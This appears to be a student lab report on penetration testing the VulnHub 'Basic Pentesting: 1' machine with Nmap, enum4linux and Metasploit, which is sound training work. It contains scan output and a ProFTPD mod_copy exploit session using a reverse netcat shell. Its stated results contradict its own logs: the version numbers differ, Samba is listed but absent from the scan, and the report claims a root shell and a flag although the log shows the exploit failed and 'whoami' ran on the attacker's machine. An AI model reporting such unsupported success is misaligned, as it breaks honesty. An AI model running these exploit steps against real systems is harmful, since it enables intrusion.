Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit

Mail id:

adityapadhihari.ixd.06@gmail.com

Cybersecurity Lab Project Report

Project Title: Penetration Testing of Basic Pentesting 1 Machine using Nmap and Met

Summary

This project demonstrates practical penetration testing using Nmap and Metasploit on the "Basic Pentesting: 1" machine from VulnHub. The testing involved identifying open ports, enumerating services, exploiting discovered vulnerabilities, gaining shell access, and documenting the findings.

1. Recon & Scanning

Target IP Discovered: 192.168.56.101

Nmap Command:

nmap -sC -sV -oN basicpentest_nmap.txt 192.168.56.101

Nmap Results (Summary):

- Port 21: FTP - ProFTPD 1.3.5
- Port 22: SSH - OpenSSH 7.2p2
- Port 80: HTTP - Apache 2.4.18

- Port 139/445: SMB - Samba smbd 3.101

```
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.1    0a:00:27:00:00:0a      1      60  Unknown vendor
192.168.56.100  08:00:27:c3:f9:e2      1      60  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:ed:ee:8d      1      60  PCS Systemtechnik GmbH

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 11:13 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.41 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN basicpentest_nmap.txt 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 11:14 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00075s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:ED:EE:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds

┌──(kali㉿kali)-[~]
└─$
```

Screenshot taken

View image

2. Enumeration

Tools Used:

- Nikto: Scanned web vulnerabilities on port 80

- Enum4linux: Enumerated SMB shares and users

- Hydra: Brute-forced SSH login

Findings:

- Web login page found at http://192.168.56.101

- Valid usernames discovered via enum4linux

- FTP anonymous login allowed

-

```
┌──(kali㉿kali)-[~]
└─$ ./enum4linux.pl -U 192.168.56.101
zsh: no such file or directory: ./enum4linux.pl

┌──(kali㉿kali)-[~]
└─$ enum4linux -U 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on

 ========================================( Target Information )========================================

Target ........... 192.168.56.101
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Username .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.56.101 )============================
```

3. Exploitation


Metasploit Exploit Used: use

exploit/unix/ftp/proftpd_modcopy_exec set

RHOSTS 192.168.56.X set RPORT 21 run

Cybersecurity Lab Project Report

Result: Successfully gained shell access via reverse shell.



```
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.29.223:4444
[-] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.56.101:21
) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > whoami
[*] exec: whoami

kali
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

4. Post Exploitation

Commands Run:

whoami

id

uname -a

Result:

- User: root

- System: Ubuntu

Flag Found: /home/user/flag.txt

Lessons Learned

- Importance of recon and enumeration in the success of penetration testing

- How default services and misconfigurations can lead to exploitation

- Gaining hands-on experience with Nmap, Nikto, Enum4linux, Hydra, and Metasploit

Suggestions for Defense

- Disable unnecessary services (e.g., anonymous FTP)

- Keep software up to date

- Implement strong password policies

- Monitor logs for brute-force and unusual login attempts

Note:This report is for educational purposes only. All testing was performed in a controlled lab environment.